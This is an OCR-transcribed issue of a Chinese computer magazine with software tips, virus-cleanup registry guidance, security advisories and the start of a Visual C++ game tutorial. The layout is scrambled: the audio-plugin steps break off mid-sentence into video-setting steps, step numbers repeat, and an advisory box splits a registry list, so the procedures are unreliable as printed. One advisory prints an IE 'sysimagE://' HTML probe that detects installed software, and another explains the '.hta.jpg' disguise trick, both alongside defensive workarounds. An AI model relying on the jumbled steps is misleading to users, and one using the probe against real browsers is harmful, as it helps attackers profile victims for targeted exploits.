第一步:从http://www.onlinedown.net/soft/18127.htm下载DFX for Winamp汉化版;从http://www.newhua.com/cfan/200501/HA-ow21-FS.cab下载iZotope Ozone for Winamp的汉化版。这两款插件都是音频插件，前者比较有名，而后者的功能更强大，效果更好。

第二步:在“暴风影音”的Codecs文件夹下建立Plugins子目录，安装第一步中下载的两个插件至Winamp插件目录，或是其他任意中，最好将两个插件安装到一起，以方便复制。

第三步:将安装好的所有插件文件复制到刚刚建立好的Plugins子目录中(如C:\Program Files\Ringz Studio\Storm Codec\Codecs\Plugins\)，要复制的文件包括DFX及Ozone目录，ssp_izOzone.dll及dsp_dfx.dll文件。

第四步:选择“开始”菜单下的“暴风影音 5→暴风影音综合设置”(或“My MPC系列·暴风影音→暴风影音综合设置”)，然后点击“FFDShow音频设置”按钮，打开“ffdshow audio 属性”窗口。

第五步:在窗口左侧勾选WinAMP 2，然后在窗口右侧勾选WinAMP 2 DSP项，并点击其下的路径设置按钮，将目录设置为“暴风影音”的Codecs文件夹(如C:\Program Files\Ringz Studio\Storm Codec\Codecs\)，这时就可以看到DFX及iZotope Ozone两款插件选项了(见图1)，选好插件后，点击“确定”。

第六步:此时回到“暴风影音设置程序”，勾选“常规

你的最终分辨率，如1024×768，并选择"始终调整尺寸"项(见图2)。

第五步：在窗口左侧选择"重订尺寸/纵横比"项下的"设置"，将"模式"设置为"Lanczos"(此模式相对稳定，效果也不错)，点击"确定"。

第六步：此时回到"暴风影音设置程序"窗口，勾选"设置解码器切换"，点击"下一步"，在"选择解码器选项"中确认所有的主解码器都为"FFDShow"即可(见图3)。




图3　设置FFDShow解码器

第七步：重新打开"暴风影音"，现在就可以体验完美的视频效果了。

小编有话说：是不是很好奇，为什么可以提升画面效果呢？本期"CFan加油站"栏目中的《用好显卡的Resize功能》一文会告诉你原因。另外，不管是什么播放器，FFDShow解码器部分的设置是完全一样的。CF [YY12]



图1　选择一个插件，点击"应用"，表示使用该插件




图2　FFDShow的常规音频设置

音频设置"项，点击"下一步"，设置好"扬声器/混音设置"，选择好"立体声"，并勾选"启用ffdshow对非压缩音频的支持"项即可(见图2)。

第七步：播放视(音)频，所选的音频插件也会随之打开，现在听听看是不是有种电影院的感觉？

小提示

在播放任何音频时都用DFX

打开"暴风影音设置程序"，勾选"常规音频设置"项，点击"下一步"按钮，然后勾选"启用ffdshow对非压缩音频的支持"即可。

CF [YY13]

小技巧

1.解决资源占用

画质变好了，音频也用上插件了，速度也慢了，如何解决这个问题呢？当然是让"暴风影音"占用更多的资源：打开"暴风影音"，选择菜单中的"查看→选项"，勾选"播放器"下的"提高处理进程优先级(高于普通)"项即可。不过配置实在是低的话，使用这个方法也没用，甚至可能出现语音与画面不同步的现象。

2.快速调节视频、音频设置

我们在用"暴风影音"播放视频时，系统托盘会显示FFDShow的视频、音频按钮，右击该按钮，通过选中或去除一些项目的勾选，可以实现快速打开或关闭某种效果。双击按钮，可以打开视频或音频的设置窗口，非常方便，以实现快速调节。

3.高配置电脑音频设置推荐

打开"暴风影音设置程序"，点击"FFDshow音频设置"按钮，在弹出窗口左侧选择"输入/输出"项，去除所有"16位整数"、"24位整数"的勾选，仅保留"32位整数"和"32位浮点"的勾选即可。如出现问题，恢复默认即可。

4.减少视觉垃圾

当你在播放电影时，右击系统托盘的FFDShow图标，可以快速启用或关闭一些效果项。但不管是音频FFDShow图标，还是视频FFDShow图标，里面的项目都很多。如果你想只让它们显示出有用的项目，则可打开"暴风影音设置程序"窗口。点击"FFDShow视频设置"按钮，在窗口左侧点击"显示/隐藏滤镜"。接着，在窗口右侧将"可见滤镜"中的内容移到"可用滤镜"中即可。同理，在"暴风影音设置程序"窗口，点击"FFDShow音频设置"按钮，按视频设置的方法进行修改即可。

巧用常用工具，让你识遍所有生僻汉字

轻松读懂生僻字

■小特

金山词霸、极点五笔输入法、微软拼音，有了它们，你就有了一本小词典。

一天编务MM拿着一封读者来信，来问小特其中的一个字怎么读，虽然小特我不知道怎么读，但这当然是难不倒我这个五笔高手啦……

拿过一个生僻字，要了解它的读音就要先输入，相对来说，五笔输入法更简单，而拼音输入法要麻烦一些。我们下面就以“　”字为例，告诉大家如何在不同输入法中解决这个问题。

1.五笔解决方案

小特用极点五笔输入法(下载地址:http://www.onlinedown.net/soft/25712.htm)，遇到这种问题自然很轻松，只要输入LFCO，就会出现“　”字，再按下Ctrl＋?就会显示出读音“pi2”(2表示二声)(见图1)。



图1　非常不错的极点五笔输入法

小特提示:很多五笔都具有拼音反查功能，比如智能五笔、万能五笔等。

2.拼音解决方案

小特刚刚帮编务MM解决完问题，边上的Cornel就走了过来:“别以为只有五笔可以，我用的微软拼音照样解决这个问题，而且方法还倍儿简单。”

首先，切换到微软拼音，然后点击“开启/关闭输入板”按钮，打开输入板，将“　”用鼠标“写”好，再将鼠标指针悬停至右侧检索窗口中的“　”字上，就可以看到该字的拼音了(见图2)。



图2　这样拼音也能输入不认识的字了

Corenl提示:如果你使用的系统为Windows XP以下版本，则可能无法打开输入板功能，这时你可以从http://www.onlinedown.net/soft/19694.htm下载免费的微软拼音2003版。

3.了解字意

小特和Cornel正聊的开心，柳絮飞又凑了过来:“你们知道这个字是什么意思吗?不知道了吧，告诉你们，用金山词霸就能查到。”

如果你拼音不好，想听听这个字怎么读，而且还想了解一下这个字的意思，很简单，只要你安装了金山词霸，然后可以把刚才的字输入到词霸中，按下回车后，就可以看到该字的解释意思了。按下“朗读”按钮，就可以让词霸读出输入的文字(见图3)。

柳絮飞提示:“金山词霸”里面集成了很多词典，有时取词取不到的，但可以查询到，而自带的“高级汉语词典”则是一本电子汉语辞典。




图3　不要以为金山词霸只有英文词典

CF [YY14]

给MSN Messenger 7.0补上手写功能

■北京　神农　上海　祝永庚获点题奖50元

上海读者祝永庚:我在公司装了MSN Messnger 7.0 Beta版，发现有些同事的电脑中可以使用“手写”功能，而我的电脑则无法使用，请问这是怎么回事?

MSN Messenger 7.0 Beta(以下简称MSN)版新增了手写功能，可是不少朋友安装后，并没有找到这个功能。不少人认为只要安装了Office 2003，就能使用手写功能，可是为了一个手写功能就升级Office实在没有必要。于是就出现了一种新的解决方案——安装MSN PLUS，然后再安装MSN Handwriting(下载地址:http://www.msner.com/Soft_Show.asp?SoftID=188)。不过这种方法仅适用于Windows XP，而且此方法也并不是MSN自带的手写功能。经过搜索，最终发现，原来是没有安装Windows Journal Viewer所致。解决方法如下:确认MSN已经关闭，然后从http://www.newhua.com/cfan/200501/setup.exe下载Windows Journal Viewer，并安装，完成后，打开MSN，就可以开始“手写”了(见图)。CF [YY15]



Windows 2000/XP只要安装了MSN Messnger 7.0和Windows Journal Viewer，就可以进行手写了

123



微软出品的壁纸变换工具：桌面壁纸自动换



问：Windows 中的桌面壁纸总是一成不变，单调无趣，我知道有很多可以自动更换桌面壁纸的软件，其中比较好的是哪款呢？

软件版本：汉化版
软件大小：76KB
软件性质：免费软件
适用平台：Windows XP/2003
下载地址：http://www.newhua.com/cfan/200501/slide_show.rar

答：为你推荐一款微软出品的桌面增强工具 Slide Show（壁纸自动换），想一想有谁开发的软件运行在 Windows 平台上时，能比微软自己开发的更稳定可靠呢？软件安装后会集成在"显示"属性中，可以用指定文件夹下的背景图片自动切换壁纸，并且还可以设定自动更新壁纸的时间，从一秒到一小时，甚至一个月，或者在每次在启动 Windows 系统时自动更换新壁纸。

将软件下载并安装后，在桌面空白处右击，选择"属性"，调出"显示属性"，然后点击"桌面自动换"标签，接着勾选"开启桌面壁纸自动换"项，再设置好"图片"文件夹及"频率"项即可。

（福建　曾春红）

最好的 BT 种子查找利器：BT 搜宝



软件版本：1.2
软件大小：4470KB
软件性质：免费软件
适用平台：Windows 9x/2000/XP
下载地址：http://www.onlinedown.net/soft/34947.htm

问：我喜欢用 BT 下载，但种子来源是个问题。找 BT 种子很麻烦，需要登录不同的网站，查看不同帖子。有时为找一个目标，不得不跑几个网站。有没有解决这个问题的软件呢？

答：有了"BT 搜宝"，就省去了你东寻西找的麻烦，它可以把一些较大 BT 网站的数据分类收集在了一起，让你选择下载。

BT 搜宝是一款绿色软件，下载解压后双击 BTBaby.exe 文件。打开软件，点击"更新资源列表"按钮，根据不同网络环境在几分钟或十几分钟后，软件就会找到 BT 种子。根据需要在 BT 资源列表中，双击要下载的种子项，当种子下载完毕，BT 客户端就会自动启动并下载相应的文件了。如需同时下载多个种子可勾选数个 BT 种子资源，右击，选择"下载并保存种子"或"下载种子并启动 BT 软件"项。通过"参数设置"项，我们可以修改种子保存的目录及记录保存的时间（过早的种子是无法下载的）。除了上面这些功能外，软件还提供了"搜索 BT 资源"的功能，只要你知道关键词，就可以很轻松的搜索到所需要的种子。

（山东　盖述功）

"CFan 小白鼠"在 22 期推出后，受到了很多朋友的关注，大家投稿踊跃。不过更多读者投来的是老软件的应用技巧，而"CFan 小白鼠"主要用意在于希望读者将自己发现的新软件或是常用软件最新版本的使用心得及体会介绍给所有读者。现在小特再次在这里说明一下。

特别感谢：李俊（浙江）、卢毅（厦门）、孤独残雪、pangmingkai624、醉晚亭、裴志勇（辽宁）、詹晨（深圳）、李光等读者对本栏目的支持。

试 用 体 验

福建读者小葛：我试用了最新的"极点中文输入法4.1公开测试第二版"，感觉很不错，最大的感受就是在QQ聊天时，不会再出现错误或是无法输入的问题。

下载地址：http://www.onlinedown.net/soft/24849.htm

沈阳读者蔡建民：我试了最新的 ACDSee 7.0.61，该版本的新特性主要有输入和快速查看图片和视频；查找任何图片，并进行组织，减少保存时间；共享打印机，Slideshows以及CD/DVD图片；通过保存和备份图片，获得更好的保护；减少补丁、数据库、插件的启动时间。虽然新特性有一些，但使用后发现变化不多，而且还要下载升级文件，大家最好不要急于升级。

下载地址：http://www.onlinedown.net/soft/5961.htm

北京读者刘莉：我试用了最新版的比特精灵2.7.2.212正式版，发现里面新功能很多，其中最重要的变化就是改进了磁盘写缓存技术，强化了对内网用户的支持（本期《改参数 让比特精灵极速狂　》一文介绍了手动提速修改方式），新增了全新、完整的代理支持（比如可以使用多代理，或是为不同的任务设置不同的代理等），推荐大家升级。

下载地址：http://www.onlinedown.net/soft/29901.htm

最 近 更 新

Winamp 5.07 优化第二版　　升级指数：★★★
修正 BUG，并将所用插件更新至最新版本。
下载地址：http://www.newhua.com/cfan/200501/winamp507.exe

HijackThis 1.99　　升级指数：★★★★
增加了"O23"项，该项用于查看系统中的服务，这样病毒添加到服务中的项目也可以删除了。
下载地址：http://www.merijn.org/files/hijackthis.zip

GreenBrowser v2.3 build 1215　升级指数：★★★
改善对话框过滤、增加使用IE快捷键的选项、修改链接弹出菜单。

新软试用

河北读者步惊云:我在网上发现了一款名为"IE插件屏蔽"的软件，非常不错，它可以让你不再为ActiveX插件安装窗口而烦恼。这款软件每次升级，都可以屏蔽更多的ActiveX插件。到2005 Ver 0.5止，已经可以屏蔽102种IE插件，并且也可以显示当前已经安装的插件，它算是目前为最好的IE插件屏蔽软件之一。

打开软件后，在"插件名称"下勾选要屏蔽的IE插件，然后点击"应用"按钮即可；在"插件状态"标签下，则显示了已经安装的所有插件，只是目前还不提供卸载的功能，希望以后的版本会添加此功能。



小提示

最新版的GreenBrowser或Maxthon，都可以屏蔽ActiveX插件窗口;如果是Windows XP，安装好SP2补丁后，IE也可以屏蔽这些插件。

软件版本:2005 Ver 0.5
软件大小:475KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/35733.htm



下载地址:http://www.morequick.com/GreenBrowserGB.zip


WinPatrol 8.1.2.0　　升级指数:★★★★
优化监控所需时间，增加了暂停程序等功能。
下载地址:http://www.winpatrol.com/wpsetup.exe

MSN Shell v4.0.0.281 Beta　　升级指数:★★★
增加皮肤、手写、抓屏等功能，并支持MSN Messenger 7.0。
下载地址:http://www.msnshell.com/DownLoad/MSNShell4.exe

游戏高手的修炼工具:Reflex

问：我游戏打的一直不好，听那些高手说什么"微操作"，这是什么呢？听说还有一些专门的游戏可以练习，可以介绍一下吗？

答：玩过星际争霸的玩家一定知道"小操作"和"微操作"。所谓"小操作"就是屏幕上所见兵种的移动和攻击，即是游戏内部的事情；而"微操作"则是分析如何用键盘及鼠标来完成大家在屏幕上看到的那些移动和攻击。如果说简单点就是用"'微操作'来做'小操作'"，无论"小操作"设计过程规划得多么完美，终究还是要用"微操作"来实现的。能否实现"微操作"也是高手与新手实力差距的重要体现。




软件版本:1.0
软件大小:1.55MB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200501/reflex.exe

要想成为高手，除了要多打那些即时战略游戏或第一人称射击游戏外，还要多玩一些小游戏，这样可以练习反应及鼠标点击的准确率。这里为你推荐一款很多游戏高手都在玩的小游戏——Reflex。

打开游戏，点击鼠标左键后，开始游戏。你要做的是瞄准那些忽大忽小靶子的靶心点击鼠标，游戏会根据你点击靶子的位置，给出不同的分数。如果没有打中，则会扣除1000分，全部完成后，还可以将成绩与互联网上的高手比较。另外用这款游戏来测试鼠标的好坏也是不错的游戏。

代理问题全面解决:ProxyCollector&Verify Proxy

问：我在访问一些国外的网站时需要代理服务器，请问有没有能够得到代理服务器的软件呢？



软件版本:1.2
软件大小:1343KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200501/proxycollector.rar

答：很多朋友都需要使用代理服务器，而搜索代理的软件最有名的就是"QQ代理服务器"，但这款软件收集的代理有限。下面为大家介绍的软件名为ProxyCollector，它找到近千个代理服务器。

ProxyCollector的运行需要Java虚拟机(下载地址:http://www.newhua.com/cfan/200501/jvm.exe)。将软件下载并解压缩后，运行主程序proxyCollector.exe，进入后，在左上角的窗格中选择好代理服务器网页(默认为全选)，然后点击"开始"按钮，软件就会开始搜索代理。完成后点击"保存"按钮，将导出的代理服务器列表保存为TXT文本文件。



有了服务器列表，自然要从里面找出可用的、速度快的代理服务器，要用的软件就是Verify Proxy。将软件下载后，点击"导入"按钮，将代理服务器列表文件导入，通过"验证"按钮，验证导入的代理服务器。完成后，通过"导出"按钮，将全部代理列表导出即可。 CF [YY16]

软件版本:N/A
软件大小:284KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200501/special.exe

轻松解决杀毒后给系统带来的各种残留问题

中毒后遗症 妙手来清除

★★★★

■宁夏 千堆栈

电脑病毒的危害性大家应该都体验过了,那么中毒后,自然是杀毒,不过杀完毒后也常常会给我们带来一些麻烦。建议阅读本文之前,你先了解一些手动杀毒的知识。

手动解决病毒的能力是区分菜鸟和高手的标志之一。因为杀毒软件仅能杀毒,但是很多病毒除了破坏行为外,还会对系统产生影响,大致表现为残留文件及修改系统文件、注册表。

对于"残留问题",一般表现为残留病毒副本文件,残存服务、键值等。而所谓的修改系统,一般指修改文件关联、添加启动键值等。

病毒种类繁多,破坏手段也是各自相异,很难总结出一个通性通法来处理所有问题。但是实践证明尽量多的积累手动处理病毒的经验方法是十分必要的,除非你愿意每次中毒都重装系统。

病毒都干了些什么?

虽然新病毒层出不穷,但其破坏手段是有共性一面的(当然病毒未必是"破坏"这些目标,只是借助于修改这些系统关键文件来更好实现自身某些行为):修改系统配置文件、修改注册表、修改文件关联、捆绑文件、修改本地HOST文件(常见于恶意网页实现自己的恶意指向)。

由于病毒修改了上述文件,而一些杀毒软件不能修复这些错误,所以可能会出现以下问题:

1.启动系统后,提示XXX文件找不到;

2.不能进入系统(可能是不能启动或者不能进入系统界面);

3.可以进入系统,但是系统提示错误(文字提示或系统报错声音提示,可通过"事件查看器"查看没有正确启动的服务);

4.文件关联错误,文件不能正常打开;

5.网络功能不正常,比如不能正常升级病毒库或 览网页(由于修改了HOST文件,造成错误的指向)。

修复被病毒破坏的系统

明白了一般病毒的典型破坏办法,我们总结病毒"后遗症"的解决办法如下:

1.找不到文件

遇到这种情况,根据不同系统,需要注意的内容也不同。

Windows 9x/Me:系统目录中Win.ini的[windows]字段下load=和run=两项后面是否为空白(如果有,则删除去);系统目录中System.ini的[boot]字段下shell=Explorer.exe项及[386Enh]字段也是应该注意的。上述位置修改后,如问题没有解决,就要用Windows安装盘覆盖安装一次,进行修复了。

Windows 2000/XP:应注意的文件有Autoexec.bat、Config.sys以及Winstart.bat,除此之外,还有一些加载项已经移动到注册表中,需要注意的注册表项有:

[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows],其下的Load键就是自动加载的项目命令行,默认键值应为空。

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon],其下的shell键就是系统"外壳",其默认键值应该为"C:\Windows\explorer.exe"(不含引号)。



漏洞再现:病毒变图片,轻松入侵你的电脑

影响系统: Windows XP SP1/SP2、Windows 2000、IE 6.0

在Web网页中右击图片选择"图片另存为"命令保存图像文件时,如果该图像文件名包含多个扩展名,IE默认设置会擅自去除最后的扩展名并保存。利用这一漏洞,入侵者就可以进入你的系统了。

例如,一个包括有恶意代码的图片文件123456.hta.jpg,在另存为后,会保存为123456.hta,而当你不小心执行(打开)123456.hta时,Windows会将该文件解释为HTML文件,并执行其中代码。如果把代码换成木马源代码并加以修改,就成为了木马新的传播途径。可以说这是ActiveX控件漏洞的一个变形利用,因为用户下载图片时代码不运行,所以很有可能避开防火墙和杀毒软件的监视。想想看要是一个壁纸下载网站用了这种方法……

补"洞"方法:目前连Windows XP SP2也难逃这个漏洞,直到截稿时,微软也尚未公布解决补丁。只能通过如下方法来避免被攻击:打开"资源管理器",将"工具"菜单"文件夹选项"设置中的"隐藏已知文件类型的扩展名"勾选去除。这可避免IE擅自修改文件扩展名,以免出现上述漏洞。

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]，每个键值对应一个自启动程序，对所有用户长期有效，如果进入系统后，马上弹出有文件未找到，但系统的运行没有问题，遇到这种情况，你就需要在此项中修改了。当然，除此注册表中的内容外，还要注意“开始”菜单中“启动”项下的内容。

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]，所有用户长期有效，默认Windows 2000专业版有此项，默认为空白，Windows XP无此项，如果出现可以删除。

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]，所有用户下次启动加载一次其中的程序，默认应为空白。

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]，所有用户下次启动加载一次，默认Windows 2000/XP都无此项，如果出现可以删除。

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]，每个键值对应一个自启动程序，对当前用户长期有效。

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices]，对当前用户长期有效。

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]，对当前用户下次启动时加载一次。

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]对当前用户下次启动时加载一次。

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks]，根据CLSID，实现调用ShellExecuteHooks接口以加载COM对象，默认有键名为“{AEB6717E-7E19-11d0-97EE-00C04FD91972}”，键值为空的键。

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services]，这个是系统“服务”的位置，对于病毒残留的服务项目，通过“事件查看器”(一般病毒删除后，加载的服务都会出错，体现在事件查看器)找到出错服务，并且确认是病毒遗留服务，删除即可。

如果是已经无法进入的系统，那么最简单的方法就是用Windows安装光盘对系统进行修复即可(Windows XP的修复可参考2004年第12期《Windows的救命大师——原位升级》一文)。

2.文件关联错误型

修改常见文件的关联是病毒惯用的伎俩，好在这已经不是问题，现在国内厂商的杀毒软件基本都带有专门的链接修复工具，即使没有，只要进入注册表的[HKEY_CLASSES_ROOT***file\shell\open\command](其中***代表扩展名比如TXT)，修改“默认”键的键值为“"%1" %*”(不含外侧引号)即可。但要注意INF与TXT文件的键值为“%SystemRoot%\system32\notepad.exe %1”(不含外侧引号)。

3.引导分区被破坏

这里主要指由病毒导致的引导分区破坏，如果你的电脑出现了软盘读写出现错误、无故读取软驱等问题，那么很可能是中了引导区病毒，解决方法可以参考2004年第24期《病毒大扫除引导区病毒篇》。

4.残留文件、系统服务型

病毒残留(副本)文件主要是一些TMP文件，这些文件一般不可能具备条件再发作，但是也应该是我们的清理对象，直接删除电脑中全部的TMP文件即可。

5.网络功能不正常型

网络不能正常使用的原因很多，具体到清除病毒后不能正常浏览网页的表现和原因一般是如下两种方式。

①不能浏览某个(些)特定网址

这种情况，可以检查本机HOST文件，修改恢复即可，位置在C:\Windows\system32\drivers\etc(Windows XP操作系统)，注意该文件没有扩展名，用“记事本”打开该文件后修改即可，一般只保留其中的“127.0.0.1 localhost”(不含中文引号)一行即可。

②IE故障

IE的修复技巧我们已经在2004年第23期《杀毒后的处理——IE修复技巧三则》中进行过介绍，这里不再重复。

漏洞再现：几行代码就可判断出系统安装的软件

影响系统：除Windows XP SP2外的几乎所有系统

IE在处理"sysimagE://"协议时存在问题，远程攻击者可利用这个漏洞判断目标系统中安装的软件。

比如，攻击者提交如下代码：

```
<img src="sysimagE://C:\WINNT\Notepad.exe,666"
onLoad="document.write('<b>Cannot Find File!</b>');"
onError="document.write('<b>FileExists!</b>');">
```

如果用户存在这个漏洞就会显示“记事本”的图标。可以看到入侵者很容易的把代码隐藏到正常的网页中。如果把返回的数据保存至数据库中，这样入侵者可以通过判断用户安装的软件(如利用Winamp、Ser-U等软件的漏洞)来进行攻击。

补“洞”方法：截止发稿前微软还位发布任何关于这个漏洞的补丁，IE6.01 SP1以下都受到这个漏洞威胁

(河北 香草天空)

罪犯名称：“证券大盗”木马病毒(Trojan/PSW.Soufan)

案情描述：该木马可以盗取包括南方证券、国泰君安等多家证券交易系统的交易账户和密码，黑客可以恶意操纵被盗股票，将某高价股票以低价卖出，然后自己买进后再转手卖出，赚取中间差价，给被盗股民带来巨大损失。

更为狡猾的是，它每次运行后即“自杀”，并删除自身在系统中留下的文件，达到消毁“罪证”的目的。

该木马曾被添加到某个人网站上(域名与知名搜房网http://www.soufang.com.cn相似)，加速了传播速度。目前该网站已经被删除。

抓获方法：升级杀毒软件至最新版本即可查杀。

使用瑞星个人防火墙保护上网安全

■瑞星工程师 史瑀

经常有朋友问我，装了瑞星杀毒软件后还需不需要安装附带的个人防火墙。答案是肯定的。杀毒软件实时监控(也叫病毒防火墙)功能是拦截并清除病毒的，而个人防火墙是一款网络监控软件，主要作用是防黑客攻击。

瑞星个人防火墙2005版是一款优秀的个人网络安全产品，提供了众多使用灵活且效力强劲的功能。

譬如瑞星个人防火墙中有一个比较灵活的功能叫"自定义IP规则"，通过自定的规则可以使个人防火墙适应复杂的网络安全应用。

最近，有人发现了Windows系统WINS服务的一个严重远程安全漏洞，入侵者可利用该漏洞完全控制运行着WINS的系统。微软目前还没有提供相应的补丁，安全厂商建议用户关闭系统TCP和UDP的42端口来对此漏洞进行防范。虽然可以通过Windows的安全策略关闭这个端口，但对于一般用户来说这个操作比较复杂，而使用瑞星个人防火墙完成这个任务就简单多了。



在"设置瑞星个人防火墙IP规则"对话框中点击"增加规则"按钮，弹出"编辑IP规则"对话框。规则名称随便写一个便于理解的描述，如"关闭WINS端口"，点击"本地端口"的下拉菜单，选择"指定端口"并同时输入端口号"42"。"报警方式"也可以根据你自己的要求进行设置，最后点击"保存"按钮完成(见图)(简单的设置)。同理，我们接着再添加一条规则，"协议类型"选择"UDP"，其他设置和我们添加的第一条规则相同即可。

通过设置瑞星个人防火墙的IP规则可以解决很多网络安全问题，比如今年肆虐的震荡波病毒只需关闭TCP端口445、5554和9996就可以进行防范(瑞星个人防火墙2005版已经内置了针对震荡波病毒的规则，不需要手动设置，这里只是举例说明)。

IP规则设置只是瑞星个人防火墙众多强大功能中的一个，合理使用该软件可以最大限度的保证上网安全。当然，要真正用好任何一款个人防火墙软件都需要具备一定的专业知识，所以学习一些网络基础知识还是很有必要的。CF [YY18]

实战排障

为了让大家有些具体感官印象，下面就常见病毒简单举些例子。

1.五毒虫

由于该病毒会向注册表的[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows]中添加"run"="RAVMOND.exe"键，而有些杀毒软件清除病毒后，并没有删除该键，因此进入系统后，会提示找到不到文件RAVMOND.exe，这时只要删除即可。另外病毒还会创建名为"Windows Management Protocol v.0 (experimental)"和"_reg"的两个服务，服务对应的病毒文件名为msjdbc11.dll和ondll_server。清除病毒文件后再次进入系统会发现系统出现报错的声音，但并没有文字提示，于是进入"控制面板"，打开"事件查看器"，发现服务运行错误，而服务名就是"Windows Management Protocol v.0 (experimental)"和"_reg"，打开"控制面板→管理工具→服务"，会发现这个"_reg"服务排在最上面，但是微软操作系统默认的"服务"没有以下划线起名的，因此比较容易判断是不是系统或者正常软件"服务"，然后进入注册表[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services]项，找到相关名称删除即可。而"Windows Management Protocol v.0 (experimental)"服务由于名称上有具有一定的迷惑性，因而可能有些用户在这样的情况下不敢轻易删除，其实大可不必，因为"服务"已经出错了，就算不删除也不会正常工作的。

2.MSN尾巴

该病毒会将注册表[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]中"Userinit"键的键值从"%System%\userinit.exe"改为"%System%\userinit32.exe"，让用户无法进入系统。解决办法是用系统启动光盘启动到故障修复控制台，然后输入以下命令

```
cd system32
copy userinit.exe userinit32.exe
```

重新启动即可(此方法仅适用于Windows 2000/XP)。

关于病毒"后遗症"的处理，是我们每个人都可能会遇到，并值得关注的。由于病毒破坏特点千变万化，而且涉及方面较多(比如病毒导致系统瘫痪恢复系统一块，实际上属于"数据恢复"层面的专业内容)普通用户在一定程度上难以驾驭。所以，经常备份才能保证系统安全。

CF [YY17]

用Visual C++编写属于自己的游戏

麻将对对碰　游戏自己编

★★★★★

■辽宁　肖占龙

我的地盘我做主，编写属于自己的游戏永远是玩家的最高境界。这期程序谷带给大家的是辽宁肖占龙朋友编写的麻将对对碰小游戏，连小编我都爱不释手，欲罢不能。为了节约宝贵的版面，杂志内的文章有部分删节，完整文章的电子版以及Visual C++项目文件可以在http://www.cfan.com.cn/11program/200501/ltmjbh.html找到，非常适合喜欢Visual C++朋友按部就班，跟着文章一步步操作。如果你想一睹为快，可以直接下载编译完成的游戏，地址是http://www.cfan.com.cn/11program/200501/mahjong.zip。游戏虽小但五脏俱全，游戏制作大师难道不是从编写小游戏起步的吗？　　——程序谷栏目编辑　东渐

在这篇文章中我将向大家介绍麻将对对碰游戏的完整制作过程。这个游戏有点类似于早期街机上四川麻将的玩法，从四周找起，找到两个一样的就可以用鼠标左键确认消除。每人每次有60秒的时间去完成。此外，按下F1键可以重新开始，ESC退出游戏。我把游戏做成可以允许两个玩家轮流游戏的竞赛方式，这样你就可以和你的女朋友一起玩，省的她总是埋怨你忙着玩游戏而忽略了她的存在(见图)。



游戏界面

本游戏是用Visual C++ 6.0、DirectX SDK 7.0编写的。

1.DirectX SDK

首先介绍一下DirectX SDK。DirectX SDK是微软推出的一套在Windows中开发多媒体程序的API函数集，可以在www.microsoft.com/windows/directx/default.asp上免费获得，目前最新版本是9.0。

在DirectX SDK的帮助下，程序员可以专注开发游戏本身，涉及到2D、3D、声音以及网络等的功能，只要直接调用相应组件即可。我们的麻将对对碰只用了其中的图像功能。

2.在VC中配置DirectX SDK

首先安装DirectX SDK。之后，需要在Visual C++中配置一下，指定它的路径：依次选择"工具"、"选择"菜单，在"目录"页中的Include files中添加DirectX SDK的Include目录，然后在Library files中添加DirectX SDK的Lib目录。

3.编写游戏

